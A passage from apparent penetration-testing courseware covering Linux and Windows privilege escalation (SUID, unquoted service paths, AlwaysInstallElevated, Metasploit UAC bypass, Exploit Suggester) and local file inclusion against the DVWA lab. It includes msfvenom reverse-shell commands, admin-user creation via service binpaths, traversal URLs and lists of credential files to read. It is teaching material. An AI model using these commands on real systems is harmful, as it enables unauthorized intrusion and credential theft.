Save the file by pressing ctrl+x and hit enter.

Now you can switch to the newly created user 'pom' using the su command:

```
su pom
```

Then enter the password: pom

```
 sam@host:~$ su pom  
 Password:  
 root@host:/home/sam# id  
 uid=0 (root) gid=0 (root) groups=0 (root)
```

By using the id command, you can verify you now have a shell with root privileges.

Links

<https://en.wikipedia.org/wiki/Passwd>

<https://en.wikipedia.org/wiki/Setuid>

Basic Mitigation

Whether you are a Linux system administrator or you are using Linux as your daily operating system you should check regularly for SUID binaries. You should focus in particular on third-party applications with command execution functionality and for applications that don't need to run with elevated privileges (such as Nano). SUID permissions can also be used for backdoors in Linux systems and hard to discover. Imagine if an attacker were to add the SUID bit to a text editor or to an application like Netcat. Any text file could then be edited as root and any reverse shell with Netcat would run as root by default.

Privilege Escalation on Windows

In this section we'll have a look at some common Windows privilege escalation techniques. We will start with the basics of gathering relevant information. then we will learn about unquoted binary service paths, AlwaysInstallElevated settings, unattended installation files and some other techniques. We will end with some common Windows local privilege escalation exploits and some useful scripts and tools that can assist in the process of privilege escalation on Windows systems.

Gathering system information for privilege escalation

The following commands can be used on the Windows command line to retrieve important system information useful for privilege escalation. The commands can be issued remotely using a shell based on cmd.exe or locally.

To gather system information:

systeminfo

To check the OS version:

systeminfo | findstr /B /C:"OS Name" /C:"OS Version"

To check active network connections:

netstat -ano

To check for firewall settings:

netsh firewall show state

netsh firewall show config

To check the scheduled tasks:

schtasks /query /fo LIST /v

To check running processes linked to services:

tasklist /SVC

To check for running services:

net start

To check for installed drivers:

DRIVERQUERY

With the following command you can check for installed patches:

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

Search for interesting file names.

The following command searches the system for files that contain ‘password’ in the filename:

```
dir /s *password*
```

You can also search the content of files for specific keywords, such as the password. The following command searches for the keyword ‘password’ in files with the .txt extension:

```
findstr /si password *.txt
```

Unquoted Service Paths

The Unquoted Service Paths vulnerability is a vulnerability that arises out of the way Windows interprets a file path for a service binary (executable). File paths that contain spaces, should be enclosed in double-quotes. If not, there’s a potential Unquoted Service Path vulnerability.

To successfully exploit this vulnerability, we need three things:

1. A service with an “unquoted” binary path containing one or more spaces in the path.
2. Write permissions for any of the folders containing spaces.
3. A way to reboot the service or system in order to execute a payload.

By way of example, let’s consider the following path on a Windows system:

```
C:\Program Files\Program\Some Folder\Service.exe
```

For each space in the above file path Windows will attempt to look for and execute programs with a name that matches the word in front of a space. Given the example, Windows will read the spaces and try to locate and execute programs in the following order:

```
C:\Program.exe
```

```
C:\Program Files\Program\Some.exe
```

```
C:\Program Files\Program\Some Folder\Service.exe
```

If we could drop a malicious program into any of the folders using the above structure, we could have a system service execute it. This would require one of the directories in the structure to provide write permission and in this example that would be in ‘C:\’ and/or in ‘C:\Program Files\Program\’ and/or ‘C:\Program Files\Program\Some Folder\’. Let’s demonstrate this with an example.

First, we have to search the system for services with an unquoted service path. The following command can be used to list all services with an unquoted service path on the system that boots automatically at start-up:

```
wmic service get name,displayname,pathname,startmode | findstr /i "Auto" | findstr /i /v "C:\Windows\\" | findstr /i /v """"
```

```
C:\Users>wmic service get displayname,pathname,startmode | findstr /i "Auto" | findstr /i /v "C:\Windows\\"
| findstr /i /v """
Service                               C:\Program Files\Program\Some Folder\Service.exe
                                         Auto
```

As we can see on the screenshot, this command returns one service with an “unquoted” service path. Another way to check a service for an unquoted service path is by running the following command on a service:

sc qc [service name]

```
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: 
    TYPE               : 110  WIN32_OWN_PROCESS (interactive)
    START_TYPE         : 2    AUTO_START
    ERROR_CONTROL     : 1    NORMAL
    BINARY_PATH_NAME  : C:\Program Files\Program\Some Folder\Service.exe
    LOAD_ORDER_GROUP  :
    TAG               : 0
    DISPLAY_NAME      : Service
    DEPENDENCIES      :
    SERVICE_START_NAME: LocalSystem
```

As we can see in the output of this command the ‘BINARY_PATH_NAME’ is not surrounded by quotes thus this service is vulnerable. This means that we need write permissions in any of the following directories to place our payload:

C:\

C:\Program Files\Program\

C:\Program Files\Program\Some Folder\

We can use the icacls program (Integrity Control Access Control Lists) to check what permissions we have on a specific directory by running the following command:

icacls [Directory]

To exploit this vulnerability let’s start by looking at the permissions on the ‘Program’ directory in the directory structure:

icacls "C:\Program Files\Program"

```
C:\Users>icacls "C:\Program Files\Program"
C:\Program Files\Program  CREATOR OWNER:(OI)(CI)(IO)(F)
                           BUILTIN\Administrators:(F)
                           BUILTIN\Users:(OI)(CI)(F)
                           NT SERVICE\TrustedInstaller:(I)(F)
                           NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                           NT AUTHORITY\SYSTEM:(I)(F)
                           NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
```

Note: More information about icacls can be found here: <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls>

As we can see we have full permissions for this directory as indicated by the ‘F’ for ‘Users’. This means we can put a malicious executable in the ‘Program’ directory and name it ‘Some.exe’. The vulnerability applies to every folder in the structure that contains a space as mentioned earlier but we do need write permissions in order to drop malicious executables higher up in the directory structure (such as C:\ and C:\Program Files\).

If we had write permissions on the ‘C:\’ directory we would have created the following payload:

C:\Program.exe

It is highly unlikely to have write permissions higher up in the directory structure as a privileged user but it is very common to have so in application directories. Since we have permissions to write in the 'C:\Program Files\Program' directory we will put our payload there and name it 'Some.exe'.

Let's create a reverse shell payload with MSFVenom:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=[LHOST IP] LPORT=443 -f exe -o Some.exe
```

With the right permissions on the service we can restart the service with the following commands:

```
sc stop [service name]
```

```
sc start [service name]
```

When we have permission to interact with the service and restart it, then the malicious file will be executed. Otherwise we either have to wait for a privileged user to log in or find another way to execute the service (such as by rebooting the machine).

To exploit this type of vulnerability you can also use the following Metasploit Module on an existing Meterpreter session: **exploit/windows/local/trusted_service_path**

Modifying the binary service path

Similar to the unquoted and trusted service path vulnerability we can also attempt to modify the binary service path of a service and point it to a malicious executable placed in a writable directory. To do this we need permissions to modify the service path for a given service. A popular tool to check for service permissions on Windows is a tool named accesschk.exe.

To display services that can be modified by an authenticated user type:

```
accesschk.exe -uwcqv "Authenticated Users" * /accepteula
```

A service with write permissions for an authenticated user will look like the following:

```
RW [service name] SERVICE_ALL_ACCESS
```

Use this command to show the service properties:

```
sc qc [service name]
```

In order to exploit this misconfiguration, we have to change the BINARY_PATH_NAME on the service and change it to a malicious executable which can be done using these commands:

```
sc config [service name] binpath= "malicious executable path"
```

```
sc stop [service name]
```

```
sc start [service name]
```

We can also use the binary path to add a new user and grant administrator rights:

```
sc config [service name] binpath= "net user admin password /add"
```

```
sc stop [service name]
```

```
sc start [service name]
```

```
sc config [service name] binpath= "net localgroup Administrators admin /add"  
sc stop [service name]  
sc start [service name]
```

Also have a look at the following Metasploit Module if you want to exploit this vulnerability with Metasploit: **exploit/windows/local/service_permissions**

AlwaysInstallElevated setting

AlwaysInstallElevated is a Windows setting that allows non-privileged users to install Microsoft Windows Installer Package Files (MSI) with elevated system permissions. This means that we can use this feature to execute a malicious MSI installer package with administrator permissions. To achieve this, two registry entries have to be set to the value 1 to be enabled.

You can check the values of these registry keys using the following commands:

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated  
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

When the AlwaysInstallElevated is enabled in the registry entries we can use MSFVenom to create a payload. Use the following command to generate and add user payload:

```
msfvenom -p windows/adduser USER=admin PASS=password -f msi -o filename.msi
```

Instead of having the payload generate a new user on the system we can also create a reverse shell payload with the following command:

```
msfvenom -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai LHOST=[LHOST IP]  
LPORT=443 -f msi -o filename.msi
```

Finally, run the following command on the target system to execute the msi installer file:

```
msiexec /quiet /qn /i C:\Users\filename.msi
```

Let's explain the different flags that we've used in this command:

- The /quiet flag will bypass UAC.
- The /qn flag specifies to not use a GUI.
- The /i flag is to perform a regular installation of the referenced package.

The command will execute the malicious payload and add an administrator user to the system or trigger a reverse shell with system privileges back to the attack box.

To exploit this vulnerability with Metasploit you can use the following Metasploit Module: **exploit/windows/local/always_install_elevated**

Unattended Installs

Unattended Installs allow Windows to be deployed with little or no active involvement from an administrator. If administrators fail to clean up after such a process, an EXtensible Markup Language (XML) file called Unattend is left on the local system. This file contains all the configuration settings

that were set during the installation process, some of which can involve the configuration of local accounts including Administrator accounts!

Unattended files are most likely found in one of the following directories:

- C:\Windows\Panther\
- C:\Windows\Panther\Unattend\
- C:\Windows\System32\
- C:\Windows\System32\sysprep\

Search the directories for the following files:

- Unattend.xml
- Unattended.xml
- Unattend.txt
- sysprep.xml
- sysprep.inf

Note: Passwords in these files may be base64 encoded.

Metasploit Module: **post/windows/gather/enum_unattend**

Bypassing UAC with Metasploit

In this section we will be looking at exploit/windows/local/bypassuac which is a Metasploit module that bypasses User Account Control (UAC). UAC is a security feature on Windows that allows an administrator to have 2 separate access tokens; a standard user access token and an administrator access token. The standard user access token is used to start a program that does not require administrative privileges, such as the web browser or e-mail programs. The Administrator token is used for programs that do require administrative privileges, such as programs that make modifications to the system. In this case the system prompts the user for approval to execute the program as administrator. The Metasploit module uses a trusted Windows Publisher Certificate to spawn a second shell with the UAC turned off and will work on x86 and x64 bit platforms.

Before using this exploit you need to have acquired a Meterpreter shell.

```
msf exploit(handler) > run
[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.11.1.113
[*] Meterpreter session 4 opened (172.16.1.4:4444 -> 10.11.1.113:49173) at 2017-08-17 09:52:10 -0400
meterpreter > 
```

Put the Meterpreter session in the background with this command:

```
background
```

Then, to set the UAC bypass module in Metasploit type:

```
use exploit/windows/local/bypassuac
```

Next you set the session ID and the listening host IP and run the exploit with:

```
set session [Session ID]
```

```
set lhost [VPN IP]
```

```
run
```

```
meterpreter > background
[*] Backgrounding session 4...
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set session 4
session => 4
msf exploit(bypassuac) > set lhost 172.16.1.4
lhost => 172.16.1.4
msf exploit(bypassuac) > run

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (957487 bytes) to 10.11.1.113
[*] Meterpreter session 5 opened (172.16.1.4:4444 -> 10.11.1.113:49180) at 2017-08-17 09:55:29 -0400
```

A new second shell is spawned with the UAC flag disabled. Now we can upgrade the shell with system privileges by typing:

```
getsystem
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

[Windows Exploit Suggester](#)

There's a Windows version of Linux Exploit Suggester called, as you might expect, Windows Exploit Suggester. This is a tool for identifying missing patches on the Windows target which may indicate possible vulnerabilities. The tool takes the output from the 'systeminfo' command and compares the target's patch levels (hotfixes installed) against the latest version of the Microsoft vulnerability database (the vulnerability database is automatically downloaded and stored as an Excel spreadsheet). Based on this comparison the tool suggests possible public exploits (marked with an E) and Metasploit modules (marked with an M) that may work against the unpatched system.

[Installing Windows Exploit Suggester](#)

Windows Exploit Suggester is not installed by default and must be installed manually using the following command:

```
git clone https://github.com/GDSSecurity/Windows-Exploit-Suggester.git
```

```
root@kali:~/Desktop# git clone https://github.com/GDSSecurity/Windows-Exploit-Suggester.git
Cloning into 'Windows-Exploit-Suggester'...
remote: Counting objects: 120, done.
remote: Total 120 (delta 0), reused 0 (delta 0), pack-reused 120
Receiving objects: 100% (120/120), 169.27 KiB | 500.00 KiB/s, done.
Resolving deltas: 100% (72/72), done.
root@kali:~/Desktop# cd Windows-Exploit-Suggester/
```

The next step is to install the python-xlrd dependency which will be needed to parse the Excel spreadsheet. Run the following commands to install this dependency:

```
apt-get update
```

```
apt-get install python-xlrd
```

```
root@kali:~# apt-get install python-xlrd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  python-xlrd
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 0 B/104 kB of archives.
After this operation, 490 kB of additional disk space will be used.
Selecting previously unselected package python-xlrd.
(Reading database ... 355709 files and directories currently installed.)
Preparing to unpack .../python-xlrd_1.1.0-1_all.deb ...
Unpacking python-xlrd (1.1.0-1) ...
Setting up python-xlrd (1.1.0-1) ...
Processing triggers for man-db (2.7.6.1-4) ...
```

Next, we'll look at how to update and run Windows Exploit Suggester.

Running Windows Exploit Suggester

Before running Windows Exploit Suggester we must update the database to create the Excel spreadsheet from the Microsoft vulnerability database. Change the working directory to the Windows Exploit Suggester directory and run the following command:

```
python windows-exploit-suggester.py --update
```

```
root@kali:~/Desktop/Windows-Exploit-Suggester# python windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file 2018-02-08-mssb.xls
[*] done
```

The next step is to retrieve the system information from the target Windows system using the 'systeminfo' command on the target Windows host. This will include information on the patches installed:

```
systeminfo
```

```
C:\Windows\system32>systeminfo
systeminfo

Host Name:          WIN764BITTST
OS Name:            Microsoft Windows 7 Professional
OS Version:         6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:   Microsoft Corporation
OS Configuration:  Standalone Workstation
OS Build Type:     Multiprocessor Free
Registered Owner:  Test
Registered Organization:
Product ID:        00371-868-0000007-85605
Original Install Date: 11/5/2016, 2:26:21 PM
System Boot Time:   2/8/2018, 4:56:01 AM
```

Now we need to copy all the output into a text file so Windows Exploit Suggester can read it. We will call the text file 'sysinfo.txt' and store it in the Windows Exploit Suggester directory on our Kali Linux machine:

```
root@kali:~/Desktop/Windows-Exploit-Suggester# cat sysinfo.txt
C:\Windows\system32>systeminfo
systeminfo

Host Name:           WIN764BITTST
OS Name:            Microsoft Windows 7 Professional
OS Version:         6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:   Microsoft Corporation
OS Configuration:  Standalone Workstation
OS Build Type:     Multiprocessor Free
```

With the database updated and the system information in the text file, run the following command replacing the database file name with the one you've just created (remember we called ours 'sysinfo.txt'):

```
python windows-exploit-suggester.py --database 2018-02-08-mssb.xls --systeminfo sysinfo.txt
```

```
root@kali:~/Desktop/Windows-Exploit-Suggester# python windows-exploit-suggester.py --database 2018-02-08-mssb.xls --systeminfo sysinfo.txt
[*] initiating winslloit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 2 hotfix(es) against the 386 potential bulletins(s) with a database of 137 known exploits
[*] there are now 386 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
```

As we can see from the screenshot the tool found a total of 386 vulnerabilities from unpatched software. There could be two reasons for such a large number of potential vulnerabilities:

1. The target system has not been patched for a long time (only 2 hotfixes are shown).
2. False positives.

False positives are possible because Windows Exploit Suggester compares the hotfixes installed against the information in the Microsoft vulnerability database, but this database also contains patches that apply not only to the local system but also to .NET vulnerabilities, Telnet, WebDAV, IIS, etc. To filter the output to show only local vulnerabilities we can add the --local option like this:

```
python windows-exploit-suggester.py --database 2018-02-08-mssb.xls --systeminfo sysinfo.txt --local
```

To filter the output for remote vulnerabilities we can also try adding the --remote option:

```
python windows-exploit-suggester.py --database 2018-02-08-mssb.xls --systeminfo sysinfo.txt --remote
```

WMI Hotfixes

If you're unable to read the hotfixes installed from the 'systeminfo' command then you can also try using the WMI command-line (WMIC) utility.

Run the following command on the target Windows host to retrieve a list of installed hotfixes:

```
wmic qfe list full
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>wmic qfe list full
wmic qfe list full

Caption=http://support.microsoft.com/?kbid=2534111
CSName=WIN764BITTST
Description=Hotfix
FixComments=
HotFixID=KB2534111
InstallDate=
InstalledBy=
InstalledOn=11/5/2016
Name=
ServicePackInEffect=
Status=


Caption=http://support.microsoft.com/?kbid=976902
CSName=WIN764BITTST
Description=Update
FixComments=
HotFixID=KB976902
InstallDate=
InstalledBy=Win764bitTST\Administrator
InstalledOn=11/21/2010
Name=
ServicePackInEffect=
```

Store the output in a file named 'hotfixes.txt' and then run Windows Exploit Suggester with the following command:

```
python windows-exploit-suggester.py --database 2018-02-08-mssb.xls --systeminfo sysinfo.txt --
hotfixes hotfixes.txt
```

```
root@kali:~/Desktop/Windows-Exploit-Suggester# python windows-exploit-suggester.py --database 2018-02-08-mssb.xls --systeminfo sysinfo.txt
--hotfixes hotfixes.txt
[*] initiating w3nsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[+] hotfixes input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 2 hotfix(es) against the 386 potential bulletins(s) with a database of 137 known exploits
[*] there are now 386 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[!] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinys3c/public/tree/master/CVE-2016-7255
```

Note: In March 2017 Microsoft stopped maintaining the security bulletin search. This means the Windows Exploit Suggester database will not include any vulnerabilities or exploits found after that date. However, this tool can still be very useful for older systems. It is also possible, with some considerable effort, to create your own spreadsheet reflecting more recent vulnerabilities. These spreadsheets can be exported with Microsoft Security Guidance, including update replacement information from the API, it's still possible to create a recent vulnerability spreadsheet with some efforts.

Links

<https://github.com/GDSSecurity/Windows-Exploit-Suggester>

<https://portal.msrc.microsoft.com/en-us/security-guidance>

<https://portal.msrc.microsoft.com/en-us/security-guidance>

<https://github.com/Microsoft/MSRC-Microsoft-Security-Updates-API>

Scripts & Tools

The following scripts and tools can also be used for privilege escalation on Windows and are also worth checking out:

<https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>

<https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp>

Common Exploits

These next exploits are common privilege escalation exploits for Windows and worth trying if you come across matching operating systems.

Windows Vista/7 - Elevation of Privileges (UAC Bypass)

<https://www.exploit-db.com/exploits/15609/>

This exploit applies to:

- Windows Vista/2008 6.1.6000 x32,
- Windows Vista/2008 6.1.6001 x32,
- Windows 7 6.2.7600 x32,
- Windows 7/2008 R2 6.2.7600 x64.

Microsoft Windows 7 SP1 (x86) - 'WebDAV' Privilege Escalation (MS16-016)

<https://www.exploit-db.com/exploits/39432/>

And here's a pre-compiled version that pops a system shell within the same session instead of in a new window:

<https://www.exploit-db.com/exploits/39788/>

This applies to:

- Windows 7 SP1 x86 (build 7601)

Microsoft Windows 7 SP1 (x86) - Privilege Escalation (MS16-014)

<https://www.exploit-db.com/exploits/40039/>

This applies to:

- Windows 7 SP1 x86

Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64) - Privilege Escalation (MS16-032)

<https://www.exploit-db.com/exploits/39719/>

This applies to:

- Windows 7 x86/x64
- Windows 8 x86/x64
- Windows 10
- Windows Server 2008-2012R2

CVE-2017-0213: Windows COM Elevation of Privilege Vulnerability

<https://www.exploit-db.com/exploits/42020/>

This applies to:

- Windows 10 (1511/10586, 1607/14393 & 1703/15063)
- Windows 7 SP1 x86/x64

Precompiled exploits:

<https://github.com/WindowsExploits/Exploits/tree/master/CVE-2017-0213>

<https://github.com/SecWiki/windows-kernel-exploits/tree/master/CVE-2017-0213>

7 Web Applications

In this chapter we will be looking at testing and exploiting common vulnerabilities in web applications. Web applications can be found everywhere nowadays, from open source systems to custom build applications and web interfaces to control hardware such as a firewall. Dynamic web applications (such as the content management systems WordPress and Joomla and e-commerce systems like Magento and Woocommerce) are often coded using server-side scripting languages like PHP and can offer a large attack surface. Because these web applications are so widespread, a single vulnerability can leave millions of systems at risk and, consequently, they have become popular targets for hackers. The wide range of vulnerabilities not only impacts on the core systems, but extends also to 3rd party components and plugins. For example, PHPMailer is a popular web application used extensively to handle e-mail and forms and a recently discovered Remote Code Execution (RCE) vulnerability (found in software versions prior to PHPMailer 5.2.22) has left millions of websites exposed.

These days, anyone can set up a website using a content management system and use plugins to add e-commerce, maintenance and sharing functionality without writing a single line of code. Unfortunately, the quality of coding on these plugins varies greatly and a poorly coded plugin can seriously impact security. Anyone with basic coding skills can write a plugin and offer them for download. The combination of all these factors causes widespread web applications like CMS to become popular and often easy targets for hackers with malicious intents.

So far we've only talked about open source web applications and extensions but web application vulnerabilities are not just limited to open source systems. They also exist in web applications that require licensing, or those that are custom build for one or maybe a few companies. For licensed and custom-build software it's less common that you'll find publicly available exploits on sites like Exploit-db because fewer bug hunters have access to test this software and publish exploits. In this case you would have to test applications yourself using different applications and techniques in order to find vulnerabilities.

In the next sections we will have a look at how web applications are vulnerable and how their vulnerabilities can be exploited. In particular we will focus on Local File Inclusion, SQL injection, Cross Site Scripting, code execution and file upload vulnerabilities. As a penetration tester you will encounter a lot of web applications and you need to know the content of this chapter inside out. Practice the techniques thoroughly in the Virtual Hacking Labs as well as locally if necessary. Sometimes you will find it easier to understand a web application vulnerability if you control both the attacking side and the target host. That way you can test certain conditions and evaluate errors in log files. If you run up against errors you cannot solve, we suggest you download the application to your attack box and see if you can exploit it locally.

Local and Remote File Inclusion (LFI/RFI)

Local File Inclusion (LFI) vulnerabilities allow an attacker to use specifically crafted requests to read local files on the web server (including log files and configuration files containing password hashes or even clear text passwords). LFI vulnerabilities can also lead to remote code execution on the target web server and a denial of service (DoS). Most, if not all, web application frameworks support file inclusion and file inclusion vulnerabilities are often the result of poor user input validation.

Remote File Inclusions (RFI) are very similar to LFI but affect files on remote servers instead of files on the local web server. Remote files can include malicious code that executes on the server in the context of the user running the web server or on any client devices that visit a compromised webpage.

The Virtual Hacking Labs contain a lot of web applications vulnerable to file inclusion vulnerabilities, but to demonstrate file inclusion techniques in the courseware we will be using the DVWA (Damn Vulnerable Web Application) on Metasploitable 2. A Metasploitable 2 machine that contains the DVWA web application is available in the lab on the following IP addresses (depending on the lab assigned to you):

Lab number	Metasploitable 2
Lab 1	http://10.11.1.250/dvwa/
Lab 2	http://10.12.1.250/dvwa/
Lab 3	http://10.13.1.250/dvwa/
Lab 4	http://10.14.1.250/dvwa/
Lab 5	http://10.15.1.250/dvwa/
Lab 6	http://10.16.1.250/dvwa/

DVWA: The default username for DVWA is 'admin' with password 'password'.

Our examples with the DVWA web application need the low security setting so be sure to navigate to the DVWA security page (using the button at the bottom on the left), set the security setting to low and click submit as shown here:



DVWA Security 

Script Security

Security Level is currently high.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

[PHPIDS v.0.6](#) (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

DVWA Security

[PHP Info](#)

[About](#)

[Logout](#)

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Let's have a look at some examples of LFI and RFI to get a better understanding of how they work.

LFI example

The first example we will be looking at is a local file inclusion vulnerability on DVWA.

We click on the File Inclusion button on the left of the webpage and navigate to the right page. This new page tells us that we have to change (or 'edit') the 'page' parameter to include files:

Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.

If we now scroll down the page and click on View Source, we are shown the following lines of code:

```

<?php
    $file = $_GET['page']; //The page we wish to display
?>

```

From this we can see that if we change the contents of the page parameter in the address bar (i.e. to point to the address of the file) that file will be displayed on the index.php page.

We already know that this installation of DVWA runs on a Linux system so let's try to use the File Inclusion vulnerability to include the `passwd` file (which we also already know is located in the `etc` directory).

This means we have to change the current working directory on the target host to the etc directory. The default web root directory for older Ubuntu Linux systems is often the '/var/www/' directory (later releases use '/var/www/html/'). By looking at the address bar of our browser we can see that the vulnerable page is loaded from the '/dvwa/vulnerabilities/fi/' directory and the included file (include.php) from the same location:



By combining these two paths, we guess that the current working directory on the target is most likely as follows:

/var/www/dvwa/vulnerabilities/fi/

In order to successfully exploit the vulnerability and include the `passwd` file we would need to change the working directory to:

/etc/

If we add .. (dot dot slash) to the included file path this will drop the working directory one level down the directory tree. If we can work out (or guess) how many levels are needed to reach the etc directory, we will find the passwd file and be able to print it to the web page. To do this we simply add a .. value for each directory level in the address bar. After some trial and error, the etc directory is found to be 5 levels deep.

Thus, we can reach the etc directory and include the passwd file by using the following URL:

<http://10.11.1.250/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd>

The contents of the local (passwd) file will be printed to the web (index.php) page.



Interesting files for LFI

Now that we have a better understanding of how LFI vulnerabilities work let's have a look at some interesting files to include and their locations.

Linux

The following files can be found on Linux systems:

- /etc/passwd

- /etc/shadow
- /etc/issue
- /etc/group
- /etc/hostname

Log files

The following files are log files found on Linux systems:

- Apache access log: /var/log/apache/access.log
- Apache access log: /var/log/apache2/access.log
- Apache access log: /var/log/httpd/access_log
- Apache error log: /var/log/apache/error.log
- Apache error log: /var/log/apache2/error.log
- Apache error log: /var/log/httpd/error_log
- General messages and system related entries: /var/log/messages
- Cron logs: /var/log/cron.log
- Authentication logs: /var/log/secure or /var/log/auth.log

CMS configuration files

The following files are configuration files for popular content management systems. When a target is running any of these CMS systems you can try to include their configuration files as they often contain sensitive information, such as (root) credentials used to access the database.

- WordPress: /var/www/html/wp-config.php
- Joomla: /var/www/configuration.php
- Dolphin CMS: /var/www/html/inc/header.inc.php
- Drupal: /var/www/html/sites/default/settings.php
- Mambo: /var/www/configuration.php
- PHPNuke: /var/www/config.php
- PHPbb: /var/www/config.php

Lab tip: Don't forget to check if any usernames and passwords you find are being re-used on other (web) applications!

Windows

To verify LFI on Windows systems a very common file we can attempt to include is the hosts file in the following directory:

- C:/Windows/System32/drivers/etc/hosts

The following files of interest can (sometimes) be found on Windows systems which may contain passwords and other sensitive information:

- C:/Windows/Panther/Unattend/Unattended.xml
- C:/Windows/Panther/Unattended.xml
- C:/Windows/Panther/Unattend.txt
- C:/Unattend.xml

- C:/Autounattend.xml
- C:/Windows/system32/sysprep

From the privilege escalation chapter, we've learned that the 'Unattended.xml' files on Windows systems may contain credentials for privileged accounts, such as the administrator or even the domain administrator. If an attacker is able to include such files it could easily result in (domain) administrator access to the system or network, for example by using the credentials to authenticate with Remote Desktop Services.

Another directory with potentially interesting files is the web root directory:

- C:/inetpub/wwwroot/
- C:/inetpub/wwwroot/web.config
- C:/inetpub/logs/logfiles/

The following files of interest can (sometimes) be found on Windows systems:

- C:/documents and settings/administrator/desktop/desktop.ini
- C:/documents and settings/administrator/ntuser.dat
- C:/documents and settings/administrator/ntuser.ini
- C:/users/administrator/desktop/desktop.ini
- C:/users/administrator/ntuser.dat
- C:/users/administrator/ntuser.ini
- C:/windows/windowsupdate.log

XAMPP

The following files are configuration and log files used by XAMPP on Windows:

- C:/xampp/apache/conf/httpd.conf
- C:/xampp/security/webdav.htpasswd
- C:/xampp/apache/logs/access.log
- C:/xampp/apache/logs/error.log
- C:/xampp/tomcat/conf/tomcat-users.xml
- C:/xampp/tomcat/conf/web.xml
- C:/xampp/webalizer/webalizer.conf
- C:/xampp/webdav/webdav.txt
- C:/xampp/apache/bin/php.ini
- C:/xampp/apache/conf/httpd.conf

RFI example

RFI stands for Remote File Inclusion. Where LFI includes files on stored on the local system, RFI includes files from remote locations, on a web server for example. Let's see if we can include a remote file too on the DVWA application by entering an external URL in the page parameter. For this demonstration we have loaded a text file named exploit.txt on a remote server with the IP address 172.16.1.4 (because the text file is on a remote server we don't have to work with a current working directory with the ../ value but we can reference it directly):

